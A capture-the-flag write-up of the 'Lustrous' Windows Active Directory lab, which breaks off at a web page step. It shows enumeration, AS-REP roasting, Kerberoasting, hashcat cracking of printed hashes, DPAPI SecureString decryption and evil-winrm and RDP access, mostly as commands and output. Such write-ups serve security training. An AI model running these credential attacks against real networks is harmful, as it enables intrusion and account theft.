Overview
- Type Chains
- OS Windows
- Severity Hard
- Creator xct
- Release date 2021 Dec 25

- IP 10.10.236.229, 10.10.236.230
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.236.229
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 19:18 JST
Nmap scan report for LUSDC.lustrous.vl (10.10.236.229)
Host is up (0.25s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_12-26-21  11:50AM       <DIR>          transfer
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Negotiate
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: 401 - Unauthorized: Access is denied due to invalid credentials.
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=LusDC.lustrous.vl
| Subject Alternative Name: DNS:LusDC.lustrous.vl
| Not valid before: 2021-12-26T09:46:02
|_Not valid after:  2022-12-26T00:00:00
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
|_ssl-date: TLS randomness does not represent time
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Negotiate
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=LusDC.lustrous.vl
| Not valid before: 2025-02-04T09:43:29
|_Not valid after:  2025-08-06T09:43:29
|_ssl-date: 2025-02-05T10:22:14+00:00; -1s from scanner time.
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
52529/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller for the
lustrous.vldomain.- Non standard 21/tcp FTP port open
- add
LusDC.lustrous.vl,lustrous.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.236.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 18:58 JST
Nmap scan report for 10.10.236.230
Host is up (0.25s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-05T10:02:03+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LUSTROUS
|   NetBIOS_Domain_Name: LUSTROUS
|   NetBIOS_Computer_Name: LUSMS
|   DNS_Domain_Name: lustrous.vl
|   DNS_Computer_Name: LusMS.lustrous.vl
|   DNS_Tree_Name: lustrous.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-05T10:01:24+00:00
| ssl-cert: Subject: commonName=LusMS.lustrous.vl
| Not valid before: 2025-02-04T09:43:32
|_Not valid after:  2025-08-06T09:43:32
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems we found a workstation in the
lustrous.vldomain.- Main open ports are SMB, RPC and also RDP.
- add
LusMS.lustrous.vlin /etc/hosts
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
- LUSDC:
$ nxc smb LusDC.lustrous.vl -u 'guest' -p '' --shares
SMB         10.10.236.229   445    LUSDC            [*] Windows Server 2022 Build 20348 x64 (name:LUSDC) (domain:lustrous.vl) (signing:True) (SMBv1:False)
SMB         10.10.236.229   445    LUSDC            [-] lustrous.vl\guest: STATUS_ACCOUNT_DISABLED
- Guest account is disabled and we can also noted that SMB is signing.
Let’s retry anonymously:
$ nxc smb LusDC.lustrous.vl -u '' -p '' --shares
SMB         10.10.236.229   445    LUSDC            [*] Windows Server 2022 Build 20348 x64 (name:LUSDC) (domain:lustrous.vl) (signing:True) (SMBv1:False)
SMB         10.10.236.229   445    LUSDC            [+] lustrous.vl\:
SMB         10.10.236.229   445    LUSDC            [-] Error enumerating shares: STATUS_ACCESS_DENIED
Not allowed.
- LUSMS:
$ nxc smb LusMS.lustrous.vl -u 'guest' -p '' --shares
SMB         10.10.236.230   445    LUSMS            [*] Windows Server 2022 Build 20348 x64 (name:LUSMS) (domain:lustrous.vl) (signing:False) (SMBv1:False)
SMB         10.10.236.230   445    LUSMS            [-] lustrous.vl\guest: STATUS_ACCOUNT_DISABLED
$ nxc smb LusMS.lustrous.vl -u '' -p '' --shares
SMB         10.10.236.230   445    LUSMS            [*] Windows Server 2022 Build 20348 x64 (name:LUSMS) (domain:lustrous.vl) (signing:False) (SMBv1:False)
SMB         10.10.236.230   445    LUSMS            [-] lustrous.vl\: STATUS_ACCESS_DENIED
SMB         10.10.236.230   445    LUSMS            [-] Error enumerating shares: Error occurs while reading from remote(104)
Same than for DC, nothing but SMB is not signing, so SMB relay is possible.
LUSDC - Part I
FTP (21/tcp)
As anonymous login is allowed let’s dig into:
$ ftp -i anonymous@LusDC.lustrous.vl
Connected to LusDC.lustrous.vl.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50101|)
125 Data connection already open; Transfer starting.
12-26-21  11:50AM       <DIR>          transfer
226 Transfer complete.
ftp> cd transfer
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50102|)
125 Data connection already open; Transfer starting.
12-26-21  11:51AM       <DIR>          ben.cox
12-26-21  11:49AM       <DIR>          rachel.parker
12-26-21  11:49AM       <DIR>          tony.ward
12-26-21  11:50AM       <DIR>          wayne.taylor
226 Transfer complete.
ftp> exit
221 Goodbye.
Found an interesting
transferfolder with that seems some users folders
Let’s grab all:
$ wget -r ftp://anonymous:1234@LusDC.lustrous.vl/transfer
$ tree lusdc.lustrous.vl
lusdc.lustrous.vl
└── transfer
    ├── ben.cox
    │   └── users.csv
    ├── rachel.parker
    ├── tony.ward
    └── wayne.taylor

6 directories, 1 file
Only
ben.coxfolder contains an interesting file
Check it:

List of Domain groups and 2 users
ASREPRoasting (ben.cox)
As we have 4 domain usernames, we try ASREPRoast attack without authentication to retrieve the Kerberos 5 AS-REP etype 23 hash of users without Kerberos pre-authentication required:
$ cat usernames.txt
ben.cox
rachel.parker
tony.ward
wayne.taylor
A bet on ben.cox ^^
$ nxc ldap lusdc.lustrous.vl  -u usernames.txt -p '' --asreproast ASREProastables.txt --kdcHost lusdc.lustrous.vl
SMB         10.10.236.229   445    LUSDC            [*] Windows Server 2022 Build 20348 x64 (name:LUSDC) (domain:lustrous.vl) (signing:True) (SMBv1:False)
LDAP        10.10.236.229   445    LUSDC            $krb5asrep$23$ben.cox@LUSTROUS.VL:ebc0f1aac5c1965c670c7f92c4fb6e70$e064bf037db6b7749cc7e69aecbf219fee79f2c4a5a6b4377278bd6d2ac9c642493ffed15b905bb405f12e1974006857b673ba8846b90efb035379bc9b37744d029c9824e926ae7ea78a7755e7a8bbf3e956003c948cf3b6c52d0f998f48ad55edbbda7c7687fb299e5e454c593e152d0f6251dca498e8de603c276c8a7bb52274db208bd2a5bd9b135eaf8be0233725a038aef3caec6e9faa83543b595c3cfd32571ba337ec1135f34d731a0d1d49050d0583eb3d2b5d1bcd36780e447ebf8e6dbebdfb61fb33c3cb3277846b7dc5fb17462ddbad0fb139ca59a058d09b15a72e7ff289af7291d6d1fd
Found
ben.cox’s hash (win my bet)
We double the stake and try to crack it with Hashcat:
$ cat ASREProastables.txt
$krb5asrep$23$samuel.davies@HERON.VL:7c9b58fb644a1dfadbb38c3650899858$fca65340c4ca8e3b5a6b8f5c4106fcf3d8736fbeda167a9c5e4d94bd6a4572585b23c72a21bffd3f6b6801c7287bd76a56ff057135002b3376c53728242d0a569656eb2611ae29538633d36b72e85403b7a8ca93d8276eb0de36fda15f7e7107fea231bd106eae229ed558f2639244de847af3ef6eeb6c24adfefd31edf0f64bd5a0531c11c2647d4b719b3d59dd3c434a81e280b3e3239f76811a73d21fff88eace0fdbc53d338f2c78402ca78d0a97b25597b7bcc6e7d6c303c73bd9a3b60896947b67873f22e5a65e6fc2a34b0f4c34c074424ff2f0ee392b85a9582241150fc5016c
$ hashcat -a 0 -m 18200 ASREProastables.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$krb5asrep$23$ben.cox@LUSTROUS.VL:ebc0f1aac5c1965c670c7f92c4fb6e70$e064bf037db6b7749cc7e69aecbf219fee79f2c4a5a6b4377278bd6d2ac9c642493ffed15b905bb405f12e1974006857b673ba8846b90efb035379bc9b37744d029c9824e926ae7ea78a7755e7a8bbf3e956003c948cf3b6c52d0f998f48ad55edbbda7c7687fb299e5e454c593e152d0f6251dca498e8de603c276c8a7bb52274db208bd2a5bd9b135eaf8be0233725a038aef3caec6e9faa83543b595c3cfd32571ba337ec1135f34d731a0d1d49050d0583eb3d2b5d1bcd36780e447ebf8e6dbebdfb61fb33c3cb3277846b7dc5fb17462ddbad0fb139ca59a058d09b15a72e7ff289af7291d6d1fd:Trinity1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$ben.cox@LUSTROUS.VL:ebc0f1aac5c1965c6...d6d1fd
Found
ben.cox:Trinity1(win the pot)
Kerberoasting (svc_web)
Retrieve the Kerberos 5 TGS-REP etype 23 hash using Kerberoasting:
$ nxc ldap lusdc.lustrous.vl  -u 'ben.cox' -p 'Trinity1' --kerberoasting kerberoasting.txt --kdcHost lusdc.lustrous.vl
SMB         10.10.236.229   445    LUSDC            [*] Windows Server 2022 Build 20348 x64 (name:LUSDC) (domain:lustrous.vl) (signing:True) (SMBv1:False)
LDAP        10.10.236.229   389    LUSDC            [+] lustrous.vl\ben.cox:Trinity1
LDAP        10.10.236.229   389    LUSDC            Bypassing disabled account krbtgt
LDAP        10.10.236.229   389    LUSDC            [*] Total of records returned 4
LDAP        10.10.236.229   389    LUSDC            sAMAccountName: svc_web memberOf:  pwdLastSet: 2021-12-22 21:46:12.670282 lastLogon:2025-02-05 19:21:35.412091
LDAP        10.10.236.229   389    LUSDC            $krb5tgs$23$*svc_web$LUSTROUS.VL$lustrous.vl/svc_web*$503334e62bb1e9cf03576984c97a0602$fac298840a042dd548f42e6ddf057626f189af62e0e7ec05bec4ce4253b5b40b25a4204f39e74781d4ad608d514508561e0a8f6097324058221b7a0b5ba9fa66cc402b58135bd68ad038c64a624c360c1eba1648922d48f658b9c5fbaa0ae77fe7e755ecac0a54170812f570c140c3ca0d1a95c2b4a4ea579a2b3f01ccad3c4013469b81a42b15e6e8cedb21502cada299dbdc3e92bbdfa3f2a03f29094314fd466326d03b81b87edf5bc46a3b0ec5cfa2cdc1952331ecfd93afb23e7406256b598479c4d77e5cce0bd1b14a78f08f32340ade441be2fd48ac98733a65ebf93ac9a3ab49a945087ca8ace5530e22175652f7366e6876d8ad434e0aa4d8ae2dfbbd26a67e426719221b001b6fb1d64c2fa1c75d34c92da3042e528903e9e35a182ee24a3c7426ace4ec5440a6c991051121882256ba31aa490de3c91c3f4ea7502b485143ba671515564a2acb296f41a06d175523000e04f06a3200734f7ec32e9c19573a2472158f8fcbaa459e131b946ef996bb537ce120b3cf6c0f33856d19d291a6a20e397f0a4f218711f98dc884409a4988ff3753e33adf6c44623f4bf617f63623e4b65abe161992269a847ce80de74919396b58be63b3a4a8e215e17c7a896f49017ce5d46a1790fb50ad456d9271b262da5934182e84b3adf66a1395257050b4b410a39f1f153bebcd72bd0f935308ec7d221e4c4f08c3caf640e384552c507ff562cb06c33700c2a38efd4d1ad48133b91fcf39a17a9d18752e55bc80117fc5833294adafefab1e1772905443acc5c4efe720d02df38821ae1b1ad01063e845bbc23d9b083f1b96e7ab3ced5b7c287d983549978f9d7d2f085000eddb52aea0446670e0a5238800f32e1417b3365ce05a8515aeb31410a21e87d433d3a3c9ac257bf38b303997b92d8271e36947be138b414678d8f5ea77394e6548fac9382610969d66697a17a523237a6f25d6d37fc6c9cdc9bd67297d38d3d320ec15c550d0401adafc676e0dbcab9bc887f2da556682c30c753434f30d23ec5ede38f215291074b949bf5657a6d3170c9b21a9bdc3f879b4b5979e074386d34da5d078587d209914f92fec5b85aefb167367eeef3181e605c707c0bab4b84ca486ae5d4167896dbbde786ceeddf4b5599ec65f89f721f123ac740fafe8988ea9a98890be6855c844c637a762807e7634fd8dd942dcf0f67643f7f6f47bd5886e967b7e2d5a57661f4077dd13a5cce6bab2cc5f9cf0123bdfb295d7596dc5725c10b97cf8a5159188d05d04d21f38391a255c7199599ef389424a01b9928a2f07229d219ed5ba104568adcda0e8eb05fd8f89381c1cafc2f975ed6911337f7435b4b769c37c8cc840ffaa702b313392656da372f7840da724337a8e314db24248ac82d7434d15ae51fcd5d9d87000ee7b444faf5cdfd57d45ba1ea4d61942c50bc5064a
LDAP        10.10.236.229   389    LUSDC            sAMAccountName: svc_db memberOf:  pwdLastSet: 2021-12-22 21:46:34.170590 lastLogon:<never>
LDAP        10.10.236.229   389    LUSDC            $krb5tgs$23$*svc_db$LUSTROUS.VL$lustrous.vl/svc_db*$e57893acaf1af21f3c70ac833ead0f12$45ab78d6c7309901bdbbd808655d546174369027bdac2fed8a4c46bb3f753701513d911b4bec2fbf1046b4b6ffded6a351374c22869d9fa4769bbc5917d562dbfd25489e98cbade267a28c8dc165c387d1e8f81a515554f0ec3fed862a7838ae94c2ff8047226de38768d4847a09de727998d4ccc11b876363b7c00fb677437b4d5b9fb59149d3acbb29a5b375490dd4c8cad30b581cb2dd9eebee335e86235ac0b1a2e4dd1d00772b1ed5dad136a5979e17e892329dbda947da2ef29b443fe277b0c0223077b90138de0baa84cea7da3e549d0bddc7b8595bb6afbbca4fc541f3ccf158df5e909a9232a0d4b785c144dcf713f98529f18d6bf6287b45660431f326606cc3a40f64c491ac51eeb7d24dfe4753b17289933a7424c6a1bac6340ae114dddc43da96c5b1f3a317c49825769876bcefd1e713180ca58a45ba8674282252b6eacac50b6689eb44767405bc02eb77cc14974b4cfcdc49deb3668e7294ea819f542f1f3194808f0d37bdea35a6e263a4647823dab8bf6f38707014d7a152faf886f6d7ff7efaadf3c156b2242da295c71b62b8cd860fb642f7fd20054a9ab535e79b1428c245e70c30380727b5d473a502b512955d770cdbdf186d5b977453f44b0df2b1f490b3bb76e30010dced650fdcd977b69988cbecfdd934172ed1305d1d6589d0229ec2e346f39685843e98ca412268ef55e1525d81aba88f8f6bb475361ca4c0ec425a92812895880fa63425dcde529cd8445684a3b15a458655a5c381f48eeec566275f4c0c488350256b86d1c8c315b601cac189bac2f0cc42f134c42907f34b427ab2d895a2d637d43b53a14bb56622d7573a2ab4deb0607870741def20a50863cb15a72d195fab81c4827918266bd2d1d02e5daa634012e0ceec0c1228baf27ce7aab102c268d368b1142a9c28cde3e35bd2ac9f2adc8a83192a90951a798c1c407efc88a005d8c918e3b0e8da8cb4dfa99071d38be3975040ed44737878af261f28598a308ea8e83d16d28c347d76cd52361293f1978d99e0eaa36cbd4d9032fa90d5d0cb8ff5713374f02c50e3144a75b83d8392d7f32469e84282ded5038a7e5a7df9cae04e89bb3bc34235ad3a463dcaeccdd803e3d49aca76c4060b5591577689130b3c849f2d4a9f17d01a2cd3ecac8bdf2a69f5383c09a12bb0c915619fcbc321d20820be9d1d5c51430595bb7fffd3da0bb91bea529fec5df2f5cfe484b898439ca94f561ba3e1cc9bb3d7fdeac0542986d6b9a2768d677e928736eb1215830af485388b0983171e928c6619e584e4b5c76ab1324f411ff19a20a597563c6140ca0873724ff65ce9bbd2d9cb31acaecb601a7b33784bee9498dd4dab0d366e404ffc0ed00405996aba74561d292f23d4401bf302530ce915849e8c444688b25cb7436ee7c3a6411650c18f1f9319a393bbcf2834e4ba
Found
svc_webandsvc_dbhashes
Then try to crack them with Hashcat but only svc_web is crackable:
$ hashcat -a 0 -m 13100 svc_web.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$krb5tgs$23$*svc_web$LUSTROUS.VL$lustrous.vl/svc_web*$503334e62bb1e9cf03576984c97a0602$fac298840a042dd548f42e6ddf057626f189af62e0e7ec05bec4ce4253b5b40b25a4204f39e74781d4ad608d514508561e0a8f6097324058221b7a0b5ba9fa66cc402b58135bd68ad038c64a624c360c1eba1648922d48f658b9c5fbaa0ae77fe7e755ecac0a54170812f570c140c3ca0d1a95c2b4a4ea579a2b3f01ccad3c4013469b81a42b15e6e8cedb21502cada299dbdc3e92bbdfa3f2a03f29094314fd466326d03b81b87edf5bc46a3b0ec5cfa2cdc1952331ecfd93afb23e7406256b598479c4d77e5cce0bd1b14a78f08f32340ade441be2fd48ac98733a65ebf93ac9a3ab49a945087ca8ace5530e22175652f7366e6876d8ad434e0aa4d8ae2dfbbd26a67e426719221b001b6fb1d64c2fa1c75d34c92da3042e528903e9e35a182ee24a3c7426ace4ec5440a6c991051121882256ba31aa490de3c91c3f4ea7502b485143ba671515564a2acb296f41a06d175523000e04f06a3200734f7ec32e9c19573a2472158f8fcbaa459e131b946ef996bb537ce120b3cf6c0f33856d19d291a6a20e397f0a4f218711f98dc884409a4988ff3753e33adf6c44623f4bf617f63623e4b65abe161992269a847ce80de74919396b58be63b3a4a8e215e17c7a896f49017ce5d46a1790fb50ad456d9271b262da5934182e84b3adf66a1395257050b4b410a39f1f153bebcd72bd0f935308ec7d221e4c4f08c3caf640e384552c507ff562cb06c33700c2a38efd4d1ad48133b91fcf39a17a9d18752e55bc80117fc5833294adafefab1e1772905443acc5c4efe720d02df38821ae1b1ad01063e845bbc23d9b083f1b96e7ab3ced5b7c287d983549978f9d7d2f085000eddb52aea0446670e0a5238800f32e1417b3365ce05a8515aeb31410a21e87d433d3a3c9ac257bf38b303997b92d8271e36947be138b414678d8f5ea77394e6548fac9382610969d66697a17a523237a6f25d6d37fc6c9cdc9bd67297d38d3d320ec15c550d0401adafc676e0dbcab9bc887f2da556682c30c753434f30d23ec5ede38f215291074b949bf5657a6d3170c9b21a9bdc3f879b4b5979e074386d34da5d078587d209914f92fec5b85aefb167367eeef3181e605c707c0bab4b84ca486ae5d4167896dbbde786ceeddf4b5599ec65f89f721f123ac740fafe8988ea9a98890be6855c844c637a762807e7634fd8dd942dcf0f67643f7f6f47bd5886e967b7e2d5a57661f4077dd13a5cce6bab2cc5f9cf0123bdfb295d7596dc5725c10b97cf8a5159188d05d04d21f38391a255c7199599ef389424a01b9928a2f07229d219ed5ba104568adcda0e8eb05fd8f89381c1cafc2f975ed6911337f7435b4b769c37c8cc840ffaa702b313392656da372f7840da724337a8e314db24248ac82d7434d15ae51fcd5d9d87000ee7b444faf5cdfd57d45ba1ea4d61942c50bc5064a:iydgTvmujl6f

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_web$LUSTROUS.VL$lustrous.vl/svc_we...c5064a
Found
svc_web:iydgTvmujl6f
We check and can connect via WinRM to lusvm.lustrous.vl then we will pivot to the workstation.
LUSMS
DPAPI Secure String decrypting (Lustrous_User)
Searching for a flag without success, we found an interesting file in the desktop:
$ evil-winrm -i lusms.lustrous.vl -u ben.cox -p 'Trinity1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ben.cox\Documents> ls ../Desktop


    Directory: C:\Users\ben.cox\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/26/2021  10:30 AM           1652 admin.xml


*Evil-WinRM* PS C:\Users\ben.cox\Documents> download ../Desktop/admin.xml
$ cat admin.xml
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">LUSMS\Administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000d4ecf9dfb12aed4eab72b909047c4e560000000002000000000003660000c000000010000000d5ad4244981a04676e2b522e24a5e8000000000004800000a00000001000000072cd97a471d9d6379c6d8563145c9c0e48000000f31b15696fdcdfdedc9d50e1f4b83dda7f36bde64dcfb8dfe8e6d4ec059cfc3cc87fa7d7898bf28cb02352514f31ed2fb44ec44b40ef196b143cfb28ac7eff5f85c131798cb77da914000000e43aa04d2437278439a9f7f4b812ad3776345367</SS>
    </Props>
  </Obj>
</Objs>
The presence of System.Management.Automation.PSCredential give us an hint. This tells us that it is a DPAPI credential - though it’s the secure string version of the credential instead of a credential blob.
DPAPI is a Windows-specific symmetric encryption of asymmetric private keys, and is used as a way to properly cache data without leaving them in plaintext around the machine. This is another method to storing credentials - as the data is encrypted using a key that is derived from the user’s logon secrets or credentials.
If we search on how to decrypt this password we can find the following posts:
- https://stackoverflow.com/questions/63639876/powershell-password-decrypt
- https://devblogs.microsoft.com/scripting/decrypt-powershell-secure-string-password/
So to decode the password we are going to run the following commands on LusMS:
*Evil-WinRM* PS C:\Users\ben.cox\Documents> $encrypted = "01000000d08c9ddf0115d1118c7a00c04fc297eb01000000d4ecf9dfb12aed4eab72b909047c4e560000000002000000000003660000c000000010000000d5ad4244981a04676e2b522e24a5e8000000000004800000a00000001000000072cd97a471d9d6379c6d8563145c9c0e48000000f31b15696fdcdfdedc9d50e1f4b83dda7f36bde64dcfb8dfe8e6d4ec059cfc3cc87fa7d7898bf28cb02352514f31ed2fb44ec44b40ef196b143cfb28ac7eff5f85c131798cb77da914000000e43aa04d2437278439a9f7f4b812ad3776345367"
*Evil-WinRM* PS C:\Users\ben.cox\Documents> $password = ConvertTo-SecureString -string $encrypted
*Evil-WinRM* PS C:\Users\ben.cox\Documents> $Credential = New-Object System.Management.Automation.PSCredential -ArgumentList "LUSMS\Administrator",$password
*Evil-WinRM* PS C:\Users\ben.cox\Documents> $credential.GetNetworkCredential().password
XZ9i=bgA8KhRP.f=jr**Qgd3Qh@n9dRF
Found
LUSMS\Administrator:XZ9i=bgA8KhRP.f=jr**Qgd3Qh@n9dRF
Then grab the flag Lustrous_User:
$ evil-winrm -i lusms.lustrous.vl -u administrator -p 'XZ9i=bgA8KhRP.f=jr**Qgd3Qh@n9dRF'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\flag.txt
VL{40a034f5c60e429d1a210f09bd3c3548}
Secure Notes reading
We try to access to the web page http://lusdc.lustrous.vl as we saw during our enumeration that 80/tcp is open on the DC:

- Right now it’s telling us that we do not have access to the website due to invalid credentials. But that’s odd right - it didn’t prompt us to enter in any credentials beforehand.
- We are in presence of Kerberos authentication to HTTP.
Essentially, Kerberos authentication can be passed into HTTP headers based on the context of the current user that is trying to access it.
Service tokens are issued in the context of the user and they are injected into headers before accessing the site.
If the user has the correct header in relation to the service’s cache, they’ll be allowed access into the web service.
As we are local admin on LusMS, let`s check if we can RDP then try to access to this webpage:
$ xfreerdp /v:lusms.lustrous.vl /u:Administrator /p:'XZ9i=bgA8KhRP.f=jr**Qgd3Qh@n9dRF' /d:WORKGROUP /dynamic-resolution +clipboard

RDP access confirmed
Let’s try to access to the webpage:
